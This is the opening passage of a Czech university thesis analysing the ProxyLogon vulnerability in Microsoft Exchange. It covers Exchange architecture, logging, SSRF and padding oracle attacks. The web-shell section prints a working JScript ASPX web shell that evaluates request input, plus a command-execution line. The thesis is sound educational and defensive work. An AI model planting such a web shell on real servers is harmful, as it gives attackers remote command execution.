FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

Zadání bakalářské práce

Název:	Analýza a demonstrace zranitelnosti ProxyLogon
Student:	Gabriel Hévr
Vedoucí:	Ing. Josef Kokeš
Studijní program:	Informatika
Obor / specializace:	Bezpečnost a informační technologie
Katedra:	Katedra počítačových systémů
Platnost zadání:	do konce letního semestru 2022/2023

Pokyny pro vypracování

1) Popište skupinu útoků na MS Exchange Server postavených na zranitelnosti ProxyLogon (CVE-2021-26855). Analyzujte jejich příčiny a dopady.
2) Zvolte některý z popsaných útoků a demonstrujte jeho provedení. Vyhodnoťte dopady, které to mohlo mít na uživatele.
3) Na základě provedené demonstrace a dostupných popisů odhadněte, jaké nedostatky v architektuře programu umožnily tento útok a jaké bezpečnostní principy jimi byly porušeny.
4) Analyzujte, co - pokud vůbec něco - mohl provozovatel serveru udělat pro zmenšení rizika předtím, než byla zranitelnost objevena.

Elektronicky schválil/a prof. Ing. Pavel Tvrdík, CSc. dne 5. února 2022 v Praze.

Bakalářská práce

ANALÝZA A DEMONSTRACE ZRANITELNOSTI PROXYLOGON

Gabriel Hévr

Fakulta informačních technologií
Katedra počítačových systémů
Vedoucí: Ing. Josef Kokeš
10. května 2022

Odkaz na tuto práci: Hévr Gabriel. *Analýza a demonstrace zranitelnosti ProxyLogon.* Bakalářská práce. České vysoké učení technické v Praze, Fakulta informačních technologií, 2022.

Obsah

Seznam obrázků

Seznam výpisů kódu

Poděkování

Chtěl bych poděkovat především mému vedoucímu práce, Ing. Josefu Kokešovi, za jeho vedení, rady a hlavně veškerý čas, který mi věnoval. Dále bych chtěl poděkovat mojí rodině a přátelům za podporu.

Prohlášení

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval samostatně a že jsem uvedl veškeré použité informační zdroje v souladu s Metodickým pokynem o dodržování etických principů při přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů. V souladu s ust. § 2373 odst. 2 zákona č. 89/2012 Sb., občanský zákoník, ve znění pozdějších předpisů, tímto uděluji nevýhradní oprávnění (licenci) k užití této mojí práce, a to včetně všech počítačových programů, jež jsou její součástí či přílohou a veškeré jejich dokumentace (dále souhrnně jen „Dílo“), a to všem osobám, které si přejí Dílo užít. Tyto osoby jsou oprávněny Dílo užít jakýmkoli způsobem, který nesnižuje hodnotu Díla a za jakýmkoli účelem (včetně užití k výdělečným účelům). Toto oprávnění je časově, teritoriálně i množstevně neomezené.

V Praze dne 10. května 2022 .....

Abstrakt

Na začátku roku 2021 byla objevena závažná zranitelnost v programu Microsoft Exchange, která byla hojně zneužívána, a v kombinaci s dalšími zranitelnostmi umožňovala útočníkům kompletní ovládnutí daného systému. Popisovaná zranitelnost se nazývá ProxyLogon a práce se zaměřuje na analýzu této zranitelnosti a útoků s ní spojených, které vedly k masivnímu úniku dat nejen ze státních a vojenských institucí. Následně je provedena demonstrace jednoho z útoků. Pro účely demonstrace a analýzy zranitelnosti bylo připraveno virtuální prostředí, které lze dále využít pro edukační účely. Na závěr jsou diskutovány možnosti prevence z pohledu poskytovatele serveru.

Klíčová slova ProxyLogon, Zranitelnosti, Microsoft Exchange, Windows Server, Analýza útoků, Python

Abstract

In early 2021, a serious vulnerability was discovered in Microsoft Exchange that was widely exploited and combined with other vulnerabilities to allow attackers to take complete control of the server. The described vulnerability is called Proxylogon and the Thesis focuses on the analysis of this vulnerability and attacks related to it, which led to massive data leakage not only from governmental and military institutions. Subsequently, a demonstration of one of the attacks is performed. For the purpose of the demonstration and analysis of the vulnerability, a virtual environment has been prepared which can be further used for educational purposes. Finally, prevention options from the server provider's perspective are discussed.

Keywords ProxyLogon, Vulnerabilities, Microsoft Exchange, Windows Server, Attack Analysis, Python

Úvod

V dnešním digitálním světě by měla být precizní bezpečnost základním stavebním kamenem každé důležité společnosti. Neustále narůstá počet kybernetických útoků a útočníci přichází s novými technikami a metodami. Nedodržení bezpečnostních principů má mnohdy odstrašující následky – velmi často dochází k masivním únikům uživatelských dat, v horším případě může dojít k zašifrování dat a vydírání, případně k úplné ztrátě všech dat. Také existují scénáře, kdy hackerský útok může ničit životy – například pokud si útočník vybere cíl, jenž může ovlivnit životy druhých – například nemocnice, elektrárna, ale i pouze chytré auto. Při pandemii covid-19 exponenciálně narostl počet kybernetických útoků na kancelářské programy a v některých byly nalezeny strašidelné chyby. Jedním z takových programů je Microsoft Exchange. Microsoft Exchange je serverové řešení používané hlavně pro správu e-mailové pošty. Tento program používá několik set tisíc organizací po celém světě a převážné zastoupení má i ve státních institucích, nutnost precizního zabezpečení je tedy značná. Bohužel jsou v Microsoft Exchange opakovaně nacházeny nové zranitelnosti. Jednou z posledních velmi významných a závažných zranitelností je ProxyLogon. Tato zranitelnost byla velmi zneužívána v různých útocích na Exchange servery a vedla k masivnímu úniku dat. Byla dokonce zneužívána v některých útocích spojených s válkou na Ukrajině v roce 2022. Práce se zabývá touto zranitelností, útoky spojenými s ní a ostatními aspekty, například jak k takové zranitelnosti vůbec došlo, jak tomu do budoucnosti předcházet, jaké byly dopady útoků a co z toho vyplývá.

Cílem teoretické části bakalářské práce je seznámit se se zranitelností ProxyLogon. Teoretická část nejprve definuje potřebné pojmy pro její pochopení – seznamuje čtenáře s programem Microsoft Exchange, převážně z hlediska architektury a bezpečnosti, a následně popisuje související útoky a zranitelnosti. Nakonec popisuje onu samotnou zranitelnost.

Cílem praktické části práce je analýza útoků postavených na zranitelnosti ProxyLogon a následná demonstrace jednoho konkrétního útoku v předem připraveném virtuálním prostředí. Praktická část na základě provedeného útoku analyzuje, jakých chyb se autoři dopustili a které bezpečnostní principy byly porušeny. Nakonec jsou diskutovány možnosti prevence.

Celkovým cílem bakalářské práce je upozornit čtenáře na nebezpečnost kybernetických útoků a zranitelností skrze zranitelnost ProxyLogon. Výstupem bakalářské práce by měl být i mimo jiné návod, jak připravit virtuální prostředí, ve kterém je možné zranitelnost demonstrovat, a toto prostředí dále využívat například pro výukové účely.

Kapitola 1
Základní pojmy

Pro lepší pochopení praktické části práce je potřeba vysvětlit a definovat pojmy a techniky, které byly použity. Prvním důležitým prvkem, který je představen, je samotný program Microsoft Exchange, protože v tomto programu byla nalezena zkoumaná zranitelnost ProxyLogon. Je nutné poznamenat, že program je velice rozsáhlý a existuje mnoho aspektů, o kterých by se dalo psát, ale práce se bude zabývat primárně architekturou a bezpečností, jelikož ostatní aspekty nejsou tak významné a důležité pro pochopení útoků spojených se zranitelností ProxyLogon. Následně je popsána zranitelnost SSRF (Server-Side Request Forgery), protože ProxyLogon spadá do množiny zranitelností typu SSRF. Dále je vysvětlen pojem Web Shell a je uveden do kontextu zranitelnosti ProxyLogon. Nakonec je popsán Padding Oracle útok, který je nutný znát pro pochopení zranitelnosti ProxyOracle, což je navazují zranitelnost na ProxyLogon.


1.1 Microsoft Exchange

Microsoft Exchange (známý též jako MS Exchange) je program využívaný hlavně pro správu e-mailové pošty, kalendáře a kontaktů. Jedná se o serverové řešení, které je podporováno pouze na operačním systému Windows Server. Server na kterém je nainstalován a využíván Exchange se označuje jako „Exchange server“. Pro přístup k Exchange Serveru je nejčastěji využívaná klientská aplikace Microsoft Outlook, případně je možný přístup přes webové rozhraní Outlook Web Access. Aktuálně podporované verze jsou 2013, 2016 a 2019. Na začátku roku 2021 se v Microsoft Exchange objevila kritická zranitelnost ProxyLogon a následně v průběhu roku byly objeveny další kritické zranitelnosti – ProxyOracle a ProxyShell. Tyto zranitelnosti vznikly především snahou udržovat zpětnou kompatibilitu mezi různými verzemi Exchange serveru a také poměrně velkou změnou v architektuře Exchange serveru. Právě proto se práce v následujících podkapitolách zaměřuje na architekturu programu.

1.1.1 Architektura Microsoft Exchange

Exchange používá několik protokolů, avšak pro tuto práci jsou nejdůležitější pouze dva: HTTPS a MAPI. HTTPS protokol je používán ke standardní komunikaci mezi klientem a serverem. Nejčastěji se používá při přístupu k různým webovým službám, popsaných v následující kapitole. MAPI protokol se používá pro komunikaci mezi serverem a klientským programem Outlook. MAPI protokol byl vyvinut přímo Microsoftem.

Exchange server může mít různé role, které definují jeho poskytovanou funkcionalitu. V nejnovější verzích 2016 a 2019 se rozlišují pouze dvě role: poštovní server (Mailbox Server) a transportní server (Transport Server).




Obrázek 1.1 Na obrázku je nakreslené schéma, které doporučuje architekturu firemní sítě pro instalaci Exchange. Schéma doporučuje Microsoft a bylo převzato z jeho stránek. [1]

Poštovní server obsahuje všechnu potřebnou funkcionalitu pro správu e-mailové pošty. Je na něm umístěna databáze, která obsahuje e-mailovou poštu, adresy a další interní data. Také umožňuje přístup skrze Client Access Service, což je služba, která umožňuje klientský aplikacím se připojit na daný server.

Transportní server se stará o veškerou poštu, která probíhá mezi organizací a externími subjekty pomocí protokolu SMTP. Ideálně je instalován na koncový uzel vnitřní sítě, aby mohl efektivně filtrovat komunikaci mezi interní sítí a externími poštovními servery. Transportní server však neumí přeposílat požadavky od klientů (například Outlook) na poštovní servery. Tudíž poštovní servery musí být pro klientský přístup dostupné. Doporučené schéma sítě je na obrázku 1.1.

Architektura MS Exchange je podstatně odlišná mezi jednotlivými verzemi programu, avšak Microsoft se zároveň snaží udržovat zpětnou kompatibilitu mezi staršími a novějšími verzemi programu. Kvůli této filozofii často vznikají v programu nepřesnosti, které mohou vést na chyby typu ProxyLogon. Historie vývoje architektury, konkrétně jednotlivých rolí, je vidět na schématu 1.2.



Obrázek 1.2 Schéma zachycuje vývoj architektury programu Exchange. Konkrétně je vidět rozdíl v jednotlivých rolích serverů v rámci různých verzí programu Exchange. Schéma bylo převzato z [2].

Jednou ze základních komponent architektury MS Exchange je Client Access Service (zkratka CAS), která je zodpovědná za přijímání jakýchkoliv požadavků od klienta. Požadavky dále filtruje a přeposílá je na odpovídající backendovou[1] službu. Důležitý fakt je, že se klient nemůže přímo připojovat na služby umístěné na backendu, ale je nutné, aby se připojil na frontend[2] a následně bude jeho požadavek zpracován a případně přeposlán. Ve starších verzích Exchange existovala samostatná role „Client Access Role“ a Exchange v této roli byl instalován na samostatný server. V nových verzích 2016 a 2019 je CAS již součástí poštovního serveru. Detailní pohled je vidět na schématu 1.3.

Ve schématu 1.3 je také zakreslena možnost použití UM (Unified Messaging). UM je funkce, která integruje různé formy zpráv (například e-mail, sms, video, hlasový e-mail) do jediného systému. Uživatel má tak pohodlný přístup ke všem zprávám přes jediné rozhraní. V případě Exchange se jedná o integraci hlasové pošty do klasické elektronické pošty. Právě v této funkci byla nalezena zranitelnost CVE-2021-26857, která souvisí s ProxyLogonem. Je však důležité poznamenat, že funkce UM je dostupná pouze ve verzích MS Exchange 2013, 2016 a není ve výchozím stavu zapnuta. V nejnovější verzi MS Exchange 2019 tato služba už není dostupná, a tak v této verzi také nefiguruje zranitelnost CVE-2021-26857. [1, kap. Architecture] Další důležité backendové služby jsou popsány v samostatné kapitole 1.1.2.

1.1.2 Služby Microsoft Exchange


V této kapitole jsou vysvětleny nejdůležitější služby programu. Všechny představované služby sehrají roli při demonstraci zranitelnosti ProxyLogon, případně při popisu některých následujících zranitelností, a proto je vhodné mít o těchto službách základní přehled.

ISS (Internet Information Services nebo také Internetová Informační Služba) je webový server vytvořený a spravovaný společností Microsoft. V době psaní této práce se jedná o pátý nejpoužívanější webový server. [3] ISS je součástí většiny verzí Windows. Exchange pro uživatelský přístup používá právě ISS, na kterém běží všechny webové služby. [4]

Autodiscover nabízí autentizovaným uživatelům možnost zjistit různé informace o Exchange

[1] Pojem backend (někdy též Back End) je v tomto kontextu chápán jako část programu (webové stránky), která provádí administraci a zpracování dat a uživateli je nepřístupná.

[2] Pojem frontend (nebo také Front End) je v tomto kontextu chápán jako část programu (webové stránky), která prezentuje uživatelovi informace a výsledky operací z backendu.



Obrázek 1.3 Schéma ukazuje architekturu CAS služby. Konkrétně jsou vidět jednotlivé komponenty a lze vidět jejich propojení. Schéma bylo převzato z oficiální dokumentace: [1, kap. Architecture].

komponentách. Ve výchozím stavu je dostupná na url adrese: `https://<ExchangeServer>/autodiscover/autodiscover.xml`. [1, kap. Autodiscover]

Exchange Admin Center (EAC) je webové rozhraní umožňující správu Exchange Serveru skrze webový prohlížeč. EAC nabízí širokou škálu možností, například správu e-mailových schránek, správu samotné aplikace, připojování dalších serverů, nastavování různých pravidel pro filtrování pošty a tak dále. EAC bylo prvně představeno ve verzi 2013, kde nahradilo stávající řešení Exchange Managment Console (EMC) a Exchange Control Panel (ECP). EAC se nachází ve virtuálním adresáři v ISS na daném serveru. Ve výchozím nastavením je dostupné na url adrese `https://<ServerFQDN>/ecp`, přičemž FQDN je zkratka pro Fully-Qualified Domain Name, tedy doménové jméno včetně top-level domény a root domény (například mailbox01.MegaCorp.com). [1, Exchange admin center]

Exchange Web Services (EWS) je webové rozhraní, které umožňuje programátorský přístup a správu uživatelských dat, například e-mailové pošty, kalendáře, kontaktů či úkolů na Exchange serveru. EWS je open-source a má zdrojový kód umístěný na Githubu `https://github.com/officedev/ews-managed-api`, kde je možné dohledat podrobné informace. [5, kap. EWS reference for Exchange]

Offline Address Book (OAB) je služba, díky které je umožněno uživatelům připojujícím se přes klienta Outlook, kešování globálního seznamu adres (GAL)[3]. GAL je pak dostupný i offline, kdy nemá uživatel přístup k Exchange serveru. [1, kap. Offline address books in Exchange Server]

Outlook on the web (OWA) nabízí uživatelům přístup k jejich e-mailové poště a dalším funkcím přes webové rozhraní, které běží na samotném Exchange serveru. Ve výchozím stavu je přístupná na `https://<ServerName>/owa`. [1, kap. Outlook on the web in Exchange Server]

Exchange Server Powershell je poslední důležitá služba, která poskytuje privilegovaným uživatelům možnost spravovat celý Exchange program pouze za pomocí příkazové řádky. Tato služba navíc obsahuje funkcionalitu Remote Powershell, která nabízí, aby se privilegovaný uživatel připojil k příkazové řádce ze vzdáleného počítače a spravoval Exchange na dálku. Privilegovaný uživatel se může připojit jak z interní sítě, tak z internetu. [6]

1.1.3 Bezpečnostní prvky Microsoft Exchange

Microsoft Exchange by měl být instalován na operační systém Windows Server. Tento operační systém má od verze 2012 stejně jako většina ostatních operačních systému od Microsoftu (Windows Vista, 7, 8, 10, 11) integrovaný antivirus Microsoft Defender. Jedná se o software vyvíjený Microsoftem a je určený přímo pro použití na operačních systémech Windows. Periodicky skenuje celý systém a upozorňuje uživatele na nalezené hrozby. Základní ochranu na úrovni operační systému tak zajišťuje typicky Microsoft Defender, ale uživatel si samozřejmě může nainstalovat jiný antivirus a používat ten. Samotný Microsoft Exchange od verze 2016 přináší vestavěnou ochranu před spamem a malware pomocí tak zvaných Antispam a Antimalware agentů. Antispam agent za pomoci různých heuristik podrobněji popsaných v dokumentaci dokáže efektivně rozpoznávat spam, ve specifických případech i phishing. [1, Antispam protection]

Dále Microsoft Exchange nabízí vestavěného Antimalware agenta. Tento agent skenuje příchozí poštu, zda neobsahuje nějaký malware, pokud nějaký detekuje tak automaticky provede předem přednastavené akce. [1, Antimalware protection]

Alternativní ochranu před malwarem a spamem poskytuje Exchange Online Protection (EOP). Jedná se o cloudové řešení, které oskenuje každý příchozí e-mail několika externími antivirovými

[3] Globální seznam adres (GAL) je sdílený seznam e-mailových adres, který obsahuje všechny členy dané organizace.

programy a vyhodnotí, zda je daný e-mail hrozba. Teprve poté ho přepošle na specifikovaný cílový server. Organizace používající EOP tak získá poměrně efektivní a spolehlivou ochranu před e-mailovými hrozbami. Microsoft mimo jiné nabízí i možnost nechat si hostovat celé e-mailové řešení online na cloudu u Microsoftu. Organizaci tak odpadá zodpovědnost za jakýkoliv poštovní server a neexistuje riziko, že by se někdo prolomil do vnitřní sítě organizace skrze špatně zabezpečený server, například pomocí zranitelnosti ProxyLogon. Je však nutné poznamenat, že se toto řešení projeví na ceně, a proto to není vždy preferovaná možnost.

Dalším důležitým bezpečnostním prvkem je logování, díky kterému může být administrátor upozorněn na podezřelou aktivitu, případně může analyzovat proběhlý útok a ověřit si, zda byl nakažen. Exchange nabízí širokou škálu logování a administrátor může taktéž využít logů přístupných v operačním systému Windows Server. Všechny logy programu Exchange se nacházejí v adresáři `C:\Program Files\Microsoft\Exchange Server\<version number>\Logging`. Jedná se o velkou množinu logů (desítek adresářů), a proto jsou popsány jen ty důležité pro tuto práci. Jmenovitě se jedná o adresář EWS, který obsahuje záznamy o používání této služby. Další důležitý adresář je ECP, který obsahuje záznamy o používání EAC rozhraní (EAC se v předešlých verzích jmenovalo ECP). Posledním pro tuto práci důležitým adresářem je OABGeneratorLog, který obsahuje záznamy událostí týkajících se služby Offline Address Book.

Základním logováním v MS Exchange je „admin audit log“. Do tohoto logu se zaznamenávají administrativní změny v konfiguraci programu. Zaznamenávají se příkazy z předem definované množiny, které jsou pouštěny v Exchange PowerShell. Taktéž se zaznamenávají změny provedené v EAC, protože EAC „pouze“ volá příkazy z Exchange PowerShellu. Logování lze volně konfigurovat, ale jakákoliv změna v konfiguraci logování je vždy zaznamenána. „Admin audit log“ je dostupný mimo jiné z EAC, pomocí záložky „Compliance managment –> Auditing“.

Dále MS Exchange nabízí „mailbox audit log“, do kterého se zaznamenávají přístupy k jednotlivým poštovním schránkám a jaké akce a události byly vyvolány. Především je důležité zaznamenávat přístupy do schránek, které vlastní někdo jiný než ten, kdo k nim právě přistupuje. [1, Policy and compliance]

Následně má administrátor možnost zkoumat aktivity díky logovacím mechanizmům webového serveru IIS. Samotný IIS nabízí širokou škálu nastavení logování, avšak výchozí stav vcelku dobře postačuje pro odchycení nekalých aktivit útočníků. Ve výchozím stavu IIS zaznamenává aktivity podle W3C[4] formátu. Podstata tohoto logování spočívá v tom, že pro každý virtuální adresář v IIS se vytvoří složka a v ní se vytvoří soubory pro každou relaci (vymezený čas, kdy někdo přistoupí na danou službu). Zároveň se do souboru pro danou relaci zaznamenává každé volání API dané služby. V případě MS Exchange se tedy jedná o služby EAC a OWA, které jsou umístěny ve virtuálním adresáři IIS. Ve výchozím stavu jsou logy umístěny v adresáři: `%SystemDrive%\inetpub\logs\LogFiles`. [4, Configure Logging in IIS]

Existuje další škála různých logů, například Windows události a Powershell události, avšak ty už nejsou pro tuto práci tolik podstatné a proto nebudou podrobně rozepisovány.

1.2 Server-Side Request Forgery

Server-Side Request Forgery (SSRF) je druh webové zranitelnosti, který umožňuje útočníkovi provést HTTP požadavek skrze zranitelný server. Požadavek ve skutečnosti vykoná atakovaný server a útočník může zvolit libovolný cíl, na který má být požadavek vykonán. Typickým cílem je sám zranitelný server, protože se útočník snaží zneužít vnitřních služeb serveru, které nejsou pro externího uživatele dostupné. Obecně se rozlišují tři druhy SSRF, podle toho, zda se k útočníkovi dostane odpověď na požadavek:

Blind K útočníkovi se odpověď nedostane a provádí útok naslepo.

[4] více o tomto formátu lze najít v dokumentaci Microsoft `https://docs.microsoft.com/en-us/windows/win32/http/w3c-logging`

Semi-Blind K útočníkovi se nedostane plnohodnotná odpověď, avšak některé části odpovědi získá. Může se jednat pouze o metadata, protože útočník si může například pomocí rychlosti odpovědi ověřit, zda byl útok úspěšný.

Non-Blind K útočníkovi se dostane plnohodnotná odpověď.[7]

1.3 Web Shell

Web Shell je speciální soubor, který umožní útočníkovi opakovaný přístup na zranitelný server. Zneužití nějaké webové zranitelnosti typicky vyústí v nahrání Web Shellu, aby útočník mohl spouštět příkazy na infikovaném počítači a provádět další škodlivé aktivity. Aby byl Web Shell použitelný, musí ho útočník naprogramovat v jazyce, ve kterém běží webové stránky. Většina Exchange stránek má koncovku .aspx a jedná se tedy o tak zvané „Active Server Page Extended“. Takové stránky jsou nejčastěji napsány pro Framework ASP.NET v jazyce C# nebo Visual Basic Scripting. Následně jsou kompilovány serverem a klientovi se do prohlížeče odešle výsledné HTML. Pro útoky na Exchange servery je tedy potřeba napsat Web Shell jako ASPX stránku. Jeden z nejpopulárnějších Web Shellů je zobrazen na ukázce číslo 1. Web Shell je v tomto případě napsán v jazyce JScript, a tak následuje ukázka číslo 2, jak v jazyce Jscript spouštět externí příkazy skrze tento Web Shell.

```
<script language="JScript" runat="server">
function Page_Load() {
    eval(Request["EvilCorp"], "unsafe");
}
</script>
```

Výpis kódu 1 Útočník použil jazyk JScript a vytvořil jednoduchý skript. Ve skutečnosti se jedná o webovou stránku, která vykoná jakýkoliv kód v jazyce JScript, který bude při HTTP Post požadavku na tuto stránku v proměnné „EvilCorp“. Takový kód bude spuštěn na straně serveru, protože útočník nastavil preferenci „runat“ jako „server“.

```
new ActiveXObject("WScript.Shell").Exec("cmd /c whoami").StdOut.ReadAll();
```

Výpis kódu 2 Kód napsaný v jazyce JScript demonstruje, jak spustit příkaz „whoami“ a získat standardní výstup.

1.4 Padding Oracle útok

V roce 2002 na konferenci EuroCrypt byl představen nový útok postranním kanálem na šifrovací mód CBC (Cipher-Block Chaining) s PKCS#5 paddingem. [8] Tento útok byl nazván Padding Oracle Attack a umožňuje útočníkovi bez znalosti šifrovacího klíče, rozšifrovat text, který byl zašifrován s použitím CBC módu. Útočník dokonce nepotřebuje znát způsob šifrování bloku. Útok je nejčastěji prováděn na CBC mód, avšak ukazuje se, že i některé šifrovací módy pro asymetrické šifrovaní mohou být náchylné na tento typ útoku. [9] Nejznámější Padding Oracle útok byl POODLE, který útočil na SSL verzi 3.0 a umožňoval odposlech zašifrované komunikace. [10] Vzhledem ke staří a popularitě Padding Oracle útoku by bylo logické očekávat, že se dnes už moc nevyskytuje, ale právě v polovině roku 2021 byla v programu Microsoft Exchange nalezena chyba,

která umožňuje provedení Padding Oracle útoku a získání přihlašovacích údajů. Pro pochopení Padding Oracle útoku je vhodné si připomenout, co je to CBC mód a jak funguje PKCS#7 padding.

CBC je jeden z nejpoužívanějších operačních módů blokových šifer a je založen na myšlence řetězení jednotlivých bloků. Daný blok se nejprve zašifruje a s výsledkem se provede XOR operace s následujícím blokem, který je zašifrován až po této operaci XOR. Pro XOR prvního bloku se použije inicializační vektor. Toto se opakuje, než je zašifrován celý otevřený text. Celý proces je zobrazen na schématu 1.4. Aby bylo možné některé procesy korektně popsat, je práci použito následujícího značení:

$\oplus$ operace XOR

OT_x blok číslo x otevřeného textu

